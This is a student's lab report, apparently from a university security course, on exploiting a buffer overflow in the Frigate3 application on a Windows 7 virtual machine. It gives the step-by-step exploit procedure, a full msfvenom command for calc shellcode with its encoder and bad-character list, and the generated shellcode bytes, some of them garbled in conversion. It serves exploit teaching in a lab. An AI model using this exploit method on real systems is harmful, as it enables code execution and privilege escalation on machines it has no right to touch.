
## **Lab Assignment -10**


Name : D.Vakuladevi Reg.No.: 19BCE7061

Slot: L39-40


## Working with the memory vulnerabilities


1)Install Frigate3 on Windows 7 VM: Frigate3 UI and Execute the exploit2.py to generate the payload\_cmd.txt file.







2)Copy the payload and open the frigate software with admin privileges, Go to disks and select find computer and paste the payload in it.









3)The CMD that opens after crashing the application is opened with elevated privileges.



4)The application crashes and CMD opens up after pressing Ok. Open linux on VMBox and in terminal paste the following code to get the calc payload # msfvenom -a x86 -- platform windows -p windows/exec CMD=calc -e x86/alpha\_mixed -b "\x00\x14\x09\x0a\x0d" -f python This will generate the bit code


buf = "" buf += "\xbf\xe3\xfa\x7b\x97\xdb\xd5\xd9\x74\x24\xf4\x5d\ x2b" buf += "\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\ x18" buf  $+= "\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\x9f"$ buf += "\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16 \x63" buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\xd4\xa7\xe5\x2 d\xe5" buf += "x67xf8x2cx22x95xf1x7dxfbxd1xa4x91x88xac"buf += "\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\ xee" buf += "\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x8 0\x21" buf += "\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0 \xcc" buf += "\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\ xdb" buf += "\x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\xd4\xac \x33" buf  $+= "\xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\xae"$ buf += "x4dxfbxe2xa4x63xe8x9exe6xe9xefx2dx9dx5f"buf += "\xef\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x 10" buf += "\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd 1\xc6" buf += "\x07\xe8\x26\xd6\x6d\xed\x63\x50\x9d\x9f\xfc\x35\ xa1" buf += "\x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05"







5)Make a new python script


#### 6)Execute the python script to generate the payload



# 7)Do the same process as we did for exploit\_cmd, but this time, after the application crashes it opens calculator.







### 9)Check for EIP Address



### 10)Overflowing with "A" character